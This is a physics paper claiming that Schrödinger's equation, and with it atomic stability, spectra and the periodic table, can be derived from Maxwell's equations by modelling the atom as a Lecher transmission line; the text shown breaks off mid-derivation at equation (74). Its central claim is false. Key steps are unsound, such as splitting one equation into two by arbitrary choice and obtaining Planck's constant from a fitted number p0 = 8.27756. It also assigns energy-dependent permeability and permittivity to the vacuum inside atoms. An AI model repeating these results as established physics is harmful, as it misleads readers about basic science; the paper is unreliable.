Abstract - Classical physics, which includes Maxwell's equations, a hundred years ago couldn't explain the stability of atoms, the periodic table of elements, the chemical bond, the discrete excitation energies of atoms and their energetic state, the ionization of atoms, the spectra, including its fine structure and transition rules, experimental evidence about x-ray spectra and the behavior of atoms in electric and magnetic fields, the properties of the matter in solid state. That was the reason why classical physics fails when applied to the atomic area, i.e. to the area of nanometers or below. Now the situation has changed. It's because within the framework of classical physics, with the help of Maxwell's equations, we can derive Schrödinger's equation, which is the foundation of quantum physics. With this new knowledge all of the above can now be explained within the framework of classical physics. This article describes the procedure for obtaining the equation, which replaces the Schrödinger's equation using classical physics.

I. INTRODUCTION

The whole twentieth century in physics is mostly passed in the search for answers to fundamental questions of matter, primarily on the relationship between waves and particles. Discussions about this are still going on. All the studies are based on unique natural laws that apply universally in the universe and the atom. But this general approach to the macroscopic and microscopic scale seemed questionable in the case of Maxwell's equations. In fact, Maxwell's equations have reached excellent results in the macroscopic scale. Their application in the microscopic scale at first glance seemed disappointed. Namely, Maxwell's equations previously couldn't explain the stability of atoms, the periodic table of elements, the chemical bond, the discrete excitation energies of atoms and their energetic state, the ionization of atoms, the spectra, including its fine structure and transition rules, experimental evidence about x-ray spectra and the behavior of atoms in electric and magnetic fields, the properties of the matter in solid state. That was the reason why classical physics fails when applied to the atomic area, i.e. to the area of nanometers or below. This is why the entire physics divided into two branches: (traditional) classical and (new) quantum physics.

Despite the uncertain physical meaning of the wave function ψ at the famous Schrödinger's equation, $\nabla^2\psi+8\pi^2m(E-U)\psi/h^2=0$, the equation has played an important role in the development of quantum physics. The wave function $\psi(x,y,z)=\psi(\mathbf{r})$ is the solution of the Schrödinger equation, i.e. it is a mathematical expression involving the coordinates (x, y, z) of a particle in space ($\mathbf{r} = x\hat{\mathbf{i}} + y\hat{\mathbf{j}} + z\hat{\mathbf{k}}$, where $\hat{\mathbf{i}}$, $\hat{\mathbf{j}}$ and $\hat{\mathbf{k}}$ are unit vectors; all vectors below are bold letters). If we solved the Schrödinger equation for a particle in a given system then, depending on the boundary condition, the solution is a set of allowed wave functions of the particle, each corresponding to an allowed energy level. The physical meaning of the wave function ψ is that the square of its absolute value, $|\psi|^2$, at a given point is proportional to the probability of finding the particle in a small element of volume, dxdydz, at that point. For an electron in an atom, this gives the idea of atomic and molecular orbital. All of this was obtained without the use of Maxwell's equations. After the explanation of radiation [1, 2], Maxwell's equations can give a lot more contributions to quantum physics, than has been the case so far. It's because from Maxwell's equations we can derive Schrödinger's equation, which is the foundation of quantum physics.

The meaning of physical quantities in Maxwell's equations is completely clear. Therefore, the meanings of the wave functions of these equations, which are derived from Maxwell's equations, are completely clear.

This article describes how Schrödinger's equation is obtained using classical physics, with special emphasis on Maxwell's equations. With this equation all the previous disadvantages of Maxwell's equations can now be explained in the framework of classical physics.

II. DERIVATION OF WAVE EQUATION

Maxwell's equations are the four differential equations describing the space and time, i.e. ($\mathbf{r}$, t), dependence of the electromagnetic field [3, 4, 5, 6]:

♦ Gauss's law for electric flux (electric flux begins and ends on charge or at infinity);

$$\nabla \cdot \boldsymbol{\mathcal{D}}(\mathbf{r},t) = \rho(\mathbf{r},t)\,, \qquad (1a)$$

♦ Gauss's law for magnetism (magnetic field lines don't begin or end);

$$\nabla \cdot \boldsymbol{\mathcal{B}}(\mathbf{r},t) = 0\,, \qquad (1b)$$

♦ Faraday's law of electromagnetic induction; a changing $\boldsymbol{\mathcal{B}}$ produce $\boldsymbol{\mathcal{E}}$;

$$\nabla \times \boldsymbol{\mathcal{E}}(\mathbf{r},t) = -\frac{\partial \boldsymbol{\mathcal{B}}(\mathbf{r},t)}{\partial t}\,, \qquad (1c)$$

♦ Ampère's circuital law (with Maxwell's correction); $\boldsymbol{\mathcal{H}}$ is produced by current $\boldsymbol{\mathcal{J}}$ and by changing $\boldsymbol{\mathcal{D}}$;

$$\nabla \times \boldsymbol{\mathcal{H}}(\mathbf{r},t) = \boldsymbol{\mathcal{J}}(\mathbf{r},t) + \frac{\partial \boldsymbol{\mathcal{D}}(\mathbf{r},t)}{\partial t}\,, \qquad (1d)$$

where $\boldsymbol{\mathcal{D}}$ is the electric displacement, $\boldsymbol{\mathcal{E}}$ is the electric field strength, $\boldsymbol{\mathcal{B}}$ is the magnetic flux density, $\boldsymbol{\mathcal{H}}$ is the magnetic field strength, ρ is the volume charge density, and $\boldsymbol{\mathcal{J}}$ is the electric current density. The differential operator $\nabla = \hat{\mathbf{i}}\,\partial/\partial x + \hat{\mathbf{j}}\,\partial/\partial y + \hat{\mathbf{k}}\,\partial/\partial z$ is called "del" operator.

There are a total of 16 variables in (1a)-(1d) (the 15 components of the five vectors $\boldsymbol{\mathcal{E}}$, $\boldsymbol{\mathcal{D}}$, $\boldsymbol{\mathcal{B}}$, $\boldsymbol{\mathcal{H}}$, $\boldsymbol{\mathcal{J}}$, and the scalar ρ). If the source densities ρ and $\boldsymbol{\mathcal{J}}$ are given (four known variables) still remain 12 unknown variables. There are, however, eight equations; one from (1a), one from (1b), and three for components in (1c) and (1d) each. Obviously, to make system determinate we need additional relations.

For a completely linear medium there are constitutive relations describing the properties of the media in which the fields exist: $\boldsymbol{\mathcal{D}} = \varepsilon\boldsymbol{\mathcal{E}}$, $\boldsymbol{\mathcal{B}} = \mu\boldsymbol{\mathcal{H}}$, $\boldsymbol{\mathcal{J}} = g\boldsymbol{\mathcal{E}}$, where ε is dielectric constant, μ is the magnetic constant of proportionality, and g is the conductivity of the media. Hence [without writing $(\mathbf{r},t)$ which is implied] the Maxwell equations become:

♦ Gauss's law for electric flux; $\nabla \cdot \boldsymbol{\mathcal{E}} = \frac{\rho}{\varepsilon}\,,$ (2a)

♦ Gauss's law for magnetism; $\nabla \cdot \boldsymbol{\mathcal{B}} = 0\,,$ (2b)

♦ Faraday's law; $\nabla \times \boldsymbol{\mathcal{E}} = -\frac{\partial \boldsymbol{\mathcal{B}}}{\partial t}\,,$ (2c)

♦ Ampère's law; $\nabla \times \boldsymbol{\mathcal{B}} = \mu\boldsymbol{\mathcal{J}} + \mu\varepsilon\frac{\partial \boldsymbol{\mathcal{E}}}{\partial t}\,.$ (2d)

a) Let's take curl of Faraday's law, i.e. of (2c):

$$\nabla \times (\nabla \times \boldsymbol{\mathcal{E}}) = -\frac{\partial(\nabla \times \boldsymbol{\mathcal{B}})}{\partial t}\,. \qquad (3)$$

On the other hand, for each vector $\boldsymbol{\mathcal{E}}$ is true:

$$\nabla \times (\nabla \times \boldsymbol{\mathcal{E}}) = \nabla(\nabla \cdot \boldsymbol{\mathcal{E}}) - \nabla^2 \boldsymbol{\mathcal{E}}\,, \qquad (4)$$

and the substitution in (3) Ampere's law (2d) gives:

$$\nabla(\nabla \cdot \boldsymbol{\mathcal{E}}) - \nabla^2 \boldsymbol{\mathcal{E}} = -\frac{\partial}{\partial t}\left(\mu\boldsymbol{\mathcal{J}} + \mu\varepsilon\frac{\partial \boldsymbol{\mathcal{E}}}{\partial t}\right), \qquad (5)$$

where $\nabla^2 = \frac{\partial^2}{\partial x^2} + \frac{\partial^2}{\partial y^2} + \frac{\partial^2}{\partial z^2}$ is operator called the Laplacian. Now in (5) add Gauss's law for electric flux (2a), and $\boldsymbol{\mathcal{J}} = g\boldsymbol{\mathcal{E}}$:

$$\nabla^2 \boldsymbol{\mathcal{E}} - \mu g\frac{\partial \boldsymbol{\mathcal{E}}}{\partial t} - \mu\varepsilon\frac{\partial^2 \boldsymbol{\mathcal{E}}}{\partial t^2} - \nabla\left(\frac{\rho}{\varepsilon}\right) = 0\,. \qquad (6)$$

b) Let's take curl of Ampère's law, i.e. of (2d):

$$\nabla \times (\nabla \times \boldsymbol{\mathcal{B}}) = \nabla \times (\mu\boldsymbol{\mathcal{J}} + \mu\varepsilon\frac{\partial \boldsymbol{\mathcal{E}}}{\partial t})\,. \qquad (7)$$

On the other hand, for each vector $\boldsymbol{\mathcal{B}}$ is true:

$$\nabla \times (\nabla \times \boldsymbol{\mathcal{B}}) = \nabla(\nabla \cdot \boldsymbol{\mathcal{B}}) - \nabla^2 \boldsymbol{\mathcal{B}}\,, \qquad (8)$$

Using $\boldsymbol{\mathcal{J}} = g\boldsymbol{\mathcal{E}}$ gives:

$$\nabla(\nabla \cdot \boldsymbol{\mathcal{B}}) - \nabla^2 \boldsymbol{\mathcal{B}} = \mu g(\nabla \times \boldsymbol{\mathcal{E}}) + \mu\varepsilon\frac{\partial(\nabla \times \boldsymbol{\mathcal{E}})}{\partial t}\,. \qquad (9)$$

Now in (9) add Faraday's law (2c):

$$\nabla(\nabla \cdot \boldsymbol{\mathcal{B}}) - \nabla^2 \boldsymbol{\mathcal{B}} = -\mu g\frac{\partial \boldsymbol{\mathcal{B}}}{\partial t} - \mu\varepsilon\frac{\partial^2 \boldsymbol{\mathcal{B}}}{\partial t^2}\,. \qquad (10)$$

Using (2b), i.e. $\nabla \cdot \boldsymbol{\mathcal{B}} = 0$, and $\boldsymbol{\mathcal{B}} = \mu\boldsymbol{\mathcal{H}}$, and after sharing with μ, we get from (10):

$$\nabla^2 \boldsymbol{\mathcal{H}} - \mu g\frac{\partial \boldsymbol{\mathcal{H}}}{\partial t} - \mu\varepsilon\frac{\partial^2 \boldsymbol{\mathcal{H}}}{\partial t^2} = 0\,. \qquad (11)$$

Equations (6) and (11) are required wave equations. These two vector equations constitute six component equations with seven unknowns ($\mathcal{E}_x$, $\mathcal{E}_y$, $\mathcal{E}_z$, $\mathcal{H}_x$, $\mathcal{H}_y$, $\mathcal{H}_z$, ρ). The system becomes determined if viewed without charge, i.e. $\rho = 0$. So we get:




Figure 1. Lecher line (*section*); twin-lead transmission line consisting of pair of wires of diameter 2ρ, separated by δ.




Fig. 2a



Fig. 2b

Figure 2. Lecher line is presented with an infinitely small capacitors $C'dx$ and inductors $L'dx$ (Fig. 2a), which are concentrated at its end; C at the open end of the line, and L on its short-circuited end (Fig. 2b).

$$\nabla^2 \boldsymbol{\mathcal{E}} - \mu g \frac{\partial \boldsymbol{\mathcal{E}}}{\partial t} - \mu\varepsilon \frac{\partial^2 \boldsymbol{\mathcal{E}}}{\partial t^2} = 0\,, \qquad (12)$$

$$\nabla^2 \boldsymbol{\mathcal{H}} - \mu g \frac{\partial \boldsymbol{\mathcal{H}}}{\partial t} - \mu\varepsilon \frac{\partial^2 \boldsymbol{\mathcal{H}}}{\partial t^2} = 0\,. \qquad (13)$$

In empty space, i.e. in vacuum, what is also the inside of atoms, we have $g = 0$, so the equations (12) and (13) becomes:

$$\nabla^2 \boldsymbol{\mathcal{E}} - \mu\varepsilon \frac{\partial^2 \boldsymbol{\mathcal{E}}}{\partial t^2} = 0\,, \qquad (14)$$

$$\nabla^2 \boldsymbol{\mathcal{H}} - \mu\varepsilon \frac{\partial^2 \boldsymbol{\mathcal{H}}}{\partial t^2} = 0\,. \qquad (15)$$

Wave equations of the electromagnetic wave on Lecher's lines, Fig. 1 (using Maxwell's equations and Kirchhoff's laws, [7]), have the same form as equations (14) and (15) of the electromagnetic wave in vacuum [8],

$$\frac{\partial^2 u}{\partial x^2} - L'C' \frac{\partial^2 u}{\partial t^2} = 0\,, \qquad (16)$$

$$\frac{\partial^2 i}{\partial x^2} - L'C' \frac{\partial^2 i}{\partial t^2} = 0\,, \qquad (17)$$

where L' is inductance of Lecher's line per unit length, and C' is its capacitance per unit length [9]:

$$L' = \mu \frac{\ln(\delta/\rho)+1/4}{\pi}\,, \qquad (18)$$

$$C' = \varepsilon \frac{\pi}{\ln\left\{\delta/(2\rho)+\sqrt{[\delta/(2\rho)]^2-1}\right\}}\,, \qquad (19)$$

where ρ is the radius of each conductor and δ is the distance between the conductors.

Transmission line can be a model for the observation of electromagnetic waves, given that they have the same differential equation. It takes only a mutual adjustment of parameters. Then the voltage u of transmission lines represents the wave function $\mathcal{E}$, while the current i of transmission lines represents the wave function $\mathcal{H}$.

III. Adjustment the Parameters of Wave and Lecher's Line

Lecher line can be regarded as a limiting case of an LC network with infinitely small capacitors and inductors, Fig.2a, [10]. If all the capacitors of the network are put on the open end, and inductances on the short-circuited end, Fig 2b, the natural angular frequency of such oscillatory circuit will be, [11]:

$$\omega = 1/\sqrt{LC}\,. \qquad (20)$$

The product of L' and C' is:

$$L'C' = \mu\varepsilon \frac{\ln(\delta/\rho)+1/4}{\ln[(\delta/\rho)/2+\sqrt{(\delta/\rho)^2/4-1}]}\,. \qquad (21)$$

The coefficient $L'C'$ in (16) and (17) determines the phase velocity of the wave on the line (Fig. 3), in




Figure 3. Phase velocity of electromagnetic wave on Lecher's line as a function of ratio δ/ρ. Areas of stability of atoms is determined in accordance with [12] (Z=82, lead, δ/ρ=2.398).




Figure 4. Structural coefficient of twin-lead transmission line, $\sigma(\delta/\rho)=\sqrt{[\ln(\delta/\rho)+1/4]\ \ln[(\delta/\rho)/2+\sqrt{(\delta/\rho)^2/4-1}\,]}$ (*Lecher line*) in function of δ/ρ (*log-lin scale*), Ref. 12.




Figure 5. Structural coefficient of twin-lead transmission line, $\sigma(\delta/\rho)=\sqrt{[\ln(\delta/\rho)+1/4]\ \ln[(\delta/\rho)/2+\sqrt{(\delta/\rho)^2/4-1}\,]}$ (*Lecher line*) in function of δ/ρ (*log-log scale*), Ref. 12, (*Elements and Particles*).

accordance with the equation, [13]:

$$u_{em}=1/\sqrt{L'C'}\,, \tag{22}$$

i.e.,

$$u_{em}=\frac{1}{\sqrt{\mu\varepsilon}}\sqrt{\frac{\ln[(\delta/\rho)/2+\sqrt{(\delta/\rho)^2/4-1}]}{\ln(\delta/\rho)+1/4}}\,. \tag{23}$$

Using (18) and (19), the characteristic (wave) impedance of *LC* circuit, as well as the characteristic impedance of the Lecher's line read:

$$\begin{aligned} Z_{LC}&=\sqrt{L/C}=\sqrt{L'/C'}\\ &=\frac{\sqrt{[\ln(\delta/\rho)+1/4]\ln[(\delta/\rho)/2+\sqrt{(\delta/\rho)^2/4-1}]}}{\pi}\sqrt{\mu/\varepsilon}\\ &=\frac{\sigma(\delta/\rho)}{\pi}\sqrt{\mu/\varepsilon}\,, \end{aligned} \tag{24}$$

where σ from a mathematical point of view is a function of δ/ρ,

$$\sigma=\sqrt{[\ln(\delta/\rho)+1/4]\ln[(\delta/\rho)/2+\sqrt{(\delta/\rho)^2/4-1}\,]}\,. \tag{25}$$

From the physical point of view σ is a coefficient of the structure of transmission lines, so we will call it *structural coefficient* dependent on the parameters δ and ρ, more specifically on δ/ρ, (see Fig. 4 and Fig. 5).

Natural frequency of electromagnetic *LC* oscillator is determined by (20), i.e.,

$$\nu=1/2\pi\sqrt{LC}\,. \tag{26}$$

This means that the oscillatory period of a *LC* oscillator is equal to

$$T=1/\nu=2\pi\sqrt{LC}\,. \tag{27}$$

Electromagnetic energy of an *LC* circuit, E_{em}, theoretically can be presented as the electrical energy stored in a capacitor that has a capacitance equal to *C* and a maximum charge equal to $\hat{Q}_C$ (*or magnetic energy stored in a coil that has inductance equal to L and maximum current equal to* $\hat{I}_L$), so:

$$\begin{aligned} E_{em}&=\frac{1}{2}L\hat{I}_L^2=\frac{1}{2}\frac{\hat{Q}_C^2}{C}=\frac{1}{2}\frac{\pi}{\pi}\frac{\hat{Q}_C^2}{\sqrt{C}\sqrt{C}}\frac{\sqrt{L}}{\sqrt{L}}\\ &=\pi\sqrt{\frac{L}{C}}\hat{Q}_C^2\frac{1}{2\pi\sqrt{LC}}=\pi Z_{LC}\hat{Q}_C^2\nu=A\nu\,, \end{aligned} \tag{28}$$

where

$$A=\pi Z_{LC}\hat{Q}_C^2 \tag{29}$$

is an *action of electromagnetic oscillators*, defined as the product of energy, E_{em}, and period, *T*, of the *LC* oscillator:

$$A=E_{em}T=E_{em}/\nu\,. \tag{30}$$

All above is generally true at the macroscopic and the microscopic level.

IV. THEORY ON MICROSCOPIC SCALE

Now we will adjust the previous equations for the microscopic scale. From Newton's second law, $F=ma$, we substitute $a=v^2/r_a$ and Coulomb's law for *F*, and also from relativistic mass we obtain:




Figure 6. Radius of the atom r_a, kinetic energy K, electromagnetic energy E_{em}, total mechanical energy E, and potential energy U of the electron in an atom as a function of $\beta = v/c$, ($0 \le \beta \le 1$).

$$\frac{m\,v^2}{r_a\sqrt{1-\beta^2}} = \frac{|qQ|}{4\pi\varepsilon r_a^2}, \tag{31}$$

or

$$r_a = \frac{|qQ|}{4\pi\varepsilon mc^2}\frac{\sqrt{1-\beta^2}}{\beta^2}, \tag{32}$$

where r_a is the radius of the atom, q is the charge of the electron ($q = -e$, $e = 1.602\,177\,33\times10^{-19}$ C), Q is the core charge, $m = 9.109\ldots\times10^{-31}$ kg is the electron rest mass, $c = 299\,792\,458$ m/s is the speed of light in vacuum, $\beta = v/c$, where v is the electron velocity.

The kinetic energy of electrons in the atom is

$$K = \frac{mc^2}{\sqrt{1-\beta^2}} - mc^2, \tag{33}$$

and, using (32), noting that an electron is of opposite charge of the nucleus, the potential energy of electrons is

$$U = \frac{qQ}{4\pi\varepsilon r_a} = -\frac{mc^2}{\sqrt{1-\beta^2}}\beta^2. \tag{34}$$

Thus, the electromagnetic energy, E_{em}, (see Fig. 6) is equal to the total mechanical energy E with negative sign,

$$E_{em} = -E = -\left(K+U\right) = mc^2\left(1-\sqrt{1-\beta^2}\right). \tag{35}$$

When the electromagnetic wave leaves the atom it carries out the energy E_{em}, and vice versa, when it enters the atom, it brings in the same energy. This means that due to the reduction of energy E_{em}, the atom should be compensated with equally large energy eV:

$$E_{em} = -E = eV. \tag{36}$$

From the expressions (35) and (36) we obtain

$$\sqrt{1-\beta^2} = 1 - eV/mc^2, \tag{37}$$

i.e.,

$$\beta^2 = \left(2eV/mc^2\right)\left(1-eV/2mc^2\right), \tag{38}$$

or

$$\beta = \sqrt{2eV/mc^2}\sqrt{1-eV/2mc^2}. \tag{39}$$

Using (32), (37), and (38), we obtain

$$r_a = \frac{|qQ|}{8\pi\varepsilon eV}\,\frac{1-eV/mc^2}{1-eV/2mc^2}, \tag{40}$$

while from (40) we obtain eV using (28) and (36):

$$eV = \frac{|qQ|}{8\pi\varepsilon r_a}\,\frac{1-eV/mc^2}{1-eV/2mc^2} = \frac{1}{2}\frac{\hat{Q}_C^2}{C}. \tag{41}$$

From a single equation, (41), we need to determine two unknown sizes, i.e., parameter C and variable $\hat{Q}_C$. Therefore, we seek solutions with the help of Diophantine equations, [14]:

$$C = 4\pi\varepsilon r_a, \tag{42}$$

$$\hat{Q}_C^2 = |qQ|\,\frac{1-eV/mc^2}{1-eV/2mc^2}, \tag{43}$$

Using (24), (26), (41) and (42) we get the following, which is similar to the expression (28):

$$eV = \frac{|qQ|}{8\pi\varepsilon r_a}\,\frac{1-eV/mc^2}{1-eV/2mc^2} = \frac{|qQ|}{2C}\,\frac{1-eV/mc^2}{1-eV/2mc^2} = \pi Z_{LC}\,|qQ|\,\frac{1-eV/mc^2}{1-eV/2mc^2}\,\nu = A\,\nu. \tag{44}$$

From (29) and (43) follows

$$A = \pi Z_{LC}\,|qQ|\,\frac{1-eV/mc^2}{1-eV/2mc^2}. \tag{45}$$




Figure 7. Structural coefficient $\sigma = p_0^2 / Z$ as a function of atomic number Z (*equilateral hyperbole of atoms*).

If $eV = 0$ then $A = A_0$. This means that (45) can be written as

$$A = A_0 \frac{1 - eV / mc^2}{1 - eV / 2mc^2}, \qquad (46)$$

where

$$A_0 = \pi Z_{LC} \mid qQ \mid . \qquad (47)$$

A_0 does not depend on the energies eV, which enter or leave the atoms. This ultimately means that A_0 is the universal constant of any atom (see Fig. 4 and Fig. 7), [15]:

$$A_0 = \sqrt{\mu_0 / \varepsilon_0}\, e^2 p_0^2 = 6.626\,075 \times 10^{-34}\ \mathrm{J \cdot s} \qquad (48)$$

where $p_0 = 8.277\,56$, $\mu_0 = 4\pi \times 10^{-7}\ \mathrm{H/m}$, $\varepsilon_0 = 8.854\,187\,817 \times 10^{-12}\ \mathrm{F/m}$.

From (44) follows $eV = A\nu$, and using (46) we get:

$$\nu = \frac{eV}{A_0} \frac{1 - eV / 2mc^2}{1 - eV / mc^2}. \qquad (49)$$

V. Relationship Of Maxwell's And Schrödinger's Equations

From (36) and (49) we get the general relativistic expression for the energy of electromagnetic waves emitted or absorbed by the atom,

$$E_{em} = A_0\nu + mc^2 - \sqrt{(A_0\nu)^2 + (mc^2)^2}\ . \qquad (50)$$

If the frequency is low, then

$$E_{em} \mid_{\nu \to 0} = A_0\nu\ . \qquad (51)$$

This, in the case of $A_0 = h$, proves the validity of empirically derived Planck-Einstein's relation $E_{em} = h\nu$, but also shows that Planck-Einstein's relation is limited only to relatively low frequencies ν. If this frequency is high, then

$$E_{em} \mid_{\nu \to \infty} = mc^2\ . \qquad (52)$$

From (28) and (50) follows the action of electromagnetic oscillators:

$$A = A_0 + \frac{mc^2}{\nu} - \sqrt{A_0^2 + \left(\frac{mc^2}{\nu}\right)^2}\ . \qquad (53)$$

We see that the action of electromagnetic oscillators, A, is not constant for all frequencies ν.

Momentum of electromagnetic wave, p_{em}, in accordance with [16], is equal to the ratio of its energy (E_{em}) and phase velocity

$$u_{em} = \lambda\nu\ , \qquad (54)$$

i.e.,

$$p_{em} = \frac{E_{em}}{u_{em}} = \frac{E_{em}}{\lambda\ \nu}, \qquad (55)$$

where λ is the wavelength of the electromagnetic wave. On the other hand, in accordance with the law of conservation of momentum, the momentum of electrons is equal to the momentum of the electromagnetic wave,

$$E_{em}/(\lambda\ v) = m\ v\ /\sqrt{1-\beta^2}\ = mc\beta\ /\sqrt{1-\beta^2}\ . \qquad (56)$$

From the expression (56), and using (28), (37), (39), (41), and (46), we obtain

$$\lambda = \frac{A_0}{\sqrt{2meV}} \frac{(1 - eV / mc^2)^2}{\sqrt{(1 - eV / 2mc^2)^3}}. \qquad (57)$$

If the voltage is low, then $eV \approx \tfrac{1}{2}\ m\ v^2$, and

$$\lambda \mid_{eV/mc^2 \to 0}\ = \frac{A_0}{m\ v}. \qquad (58)$$

If the voltage approaches $(mc^2 / e) \approx 511$ kV, then




Figure 8. Phase velocity u_{em}, (1) and (2), wavelength λ, (3), frequency ν, (4), of standing-electromagnetic wave; speed of the particles $\beta = v/c$, (5); $\mu_r = \varepsilon_r$, (6); frequency of matter waves (*quantum mechanics*), (7); all as a function of eV/mc^2.

$$\lambda\,|_{\,eV/mc^2 \to 1} \to 0 \ \text{m}. \tag{59}$$

Phase velocity, according to (49), (54) and (57), (see Fig. 8) is

$$u_{em} = \lambda\nu = \sqrt{\frac{eV}{2m}}\,\frac{1-eV/mc^2}{\sqrt{1-eV/2mc^2}}. \tag{60}$$

If the voltage is low, then

$$\begin{aligned} u_{em}\,|_{\,eV/mc^2 \to 0} &= \sqrt{eV/2m} \\ &= \sqrt{\tfrac{1}{2}mv^2/(2m)} = v/2. \end{aligned} \tag{61}$$

On the other hand, Maxwell's equations also require that the following relationship be satisfied for the phase velocity:

$$u_{em} = 1/\sqrt{\mu\varepsilon}, \tag{62}$$

while the wave impedance $\sqrt{\mu/\varepsilon}$, because of energy reasons, should remain unchanged, i.e.,

$$\sqrt{\mu/\varepsilon} = \sqrt{\mu_0/\varepsilon_0}. \tag{63}$$

From (60) and (62) we get

$$1/\sqrt{\mu\varepsilon} = \sqrt{\frac{eV}{2m}}\,\frac{1-eV/mc^2}{\sqrt{1-eV/2mc^2}}. \tag{64}$$

System of equations (63) and (64) have solutions μ and ε as follows:

$$\mu = \sqrt{\frac{\mu_0}{\varepsilon_0}}\sqrt{\frac{2m}{eV}}\,\frac{\sqrt{1-eV/2mc^2}}{1-eV/mc^2} = \mu_r\mu_0, \tag{65}$$

$$\varepsilon = \sqrt{\frac{\varepsilon_0}{\mu_0}}\sqrt{\frac{2m}{eV}}\,\frac{\sqrt{1-eV/2mc^2}}{1-eV/mc^2} = \varepsilon_r\varepsilon_0, \tag{66}$$

i.e.,

$$\mu_r = \varepsilon_r = \frac{1}{\sqrt{\mu_0\varepsilon_0}}\sqrt{\frac{2m}{eV}}\,\frac{\sqrt{1-eV/2mc^2}}{1-eV/mc^2}. \tag{67}$$

Current values of linearly polarized standing wave, [17], in the atom read:

$$\mathcal{E}_x(z,t) = \mathcal{E}_0 \sin\left(\frac{2\pi}{\lambda}z\right)\cos(\omega t), \tag{68}$$

$$\mathcal{H}_y(z,t) = -\frac{\mathcal{E}_0}{\sqrt{\mu/\varepsilon}}\cos\left(\frac{2\pi}{\lambda}z\right)\sin(\omega t), \tag{69}$$

where $\mathcal{E}_0$ is the maximum value, i.e., the amplitude of electric field strength, $\mathcal{E}_x(z,t)$, the *x*-component of the electric field dependent on the *z*-axis of the rectangular coordinate system and the time *t*, and $\mathcal{H}_y(z,t)$ is the *y*-component of the magnetic field dependent on the *z*-axis of the rectangular coordinate system and the time *t*. If we use the second derivation of the equations (68) and (69) with respect to *z*, we get equations:

$$\frac{\partial^2\mathcal{E}_x(z,t)}{\partial z^2} + \left(\frac{2\pi}{\lambda}\right)^2\mathcal{E}_x(z,t) = 0, \tag{70}$$

$$\frac{\partial^2\mathcal{H}_y(z,t)}{\partial z^2} + \left(\frac{2\pi}{\lambda}\right)^2\mathcal{H}_y(z,t) = 0. \tag{71}$$

After substitution of wavelengths, (57), in the expressions (70) and (71), we get:

$$\frac{\partial^2\mathcal{E}_x(z,t)}{\partial z^2} + \frac{8\pi^2 meV}{A_0^2}\,\frac{(1-eV/2mc^2)^3}{(1-eV/mc^2)^4}\,\mathcal{E}_x(z,t) = 0, \tag{72}$$

$$\frac{\partial^2\mathcal{H}_y(z,t)}{\partial z^2} + \frac{8\pi^2 meV}{A_0^2}\,\frac{(1-eV/2mc^2)^3}{(1-eV/mc^2)^4}\,\mathcal{H}_y(z,t) = 0. \tag{73}$$

Since $eV = -E$, we can write,

$$\frac{\partial^2 \mathcal{E}_x(z,t)}{\partial z^2} - \frac{8\pi^2 mE}{A_0^2} \frac{(1+E/2mc^2)^3}{(1+E/mc^2)^4} \mathcal{E}_x(z,t) = 0, \tag{74}$$

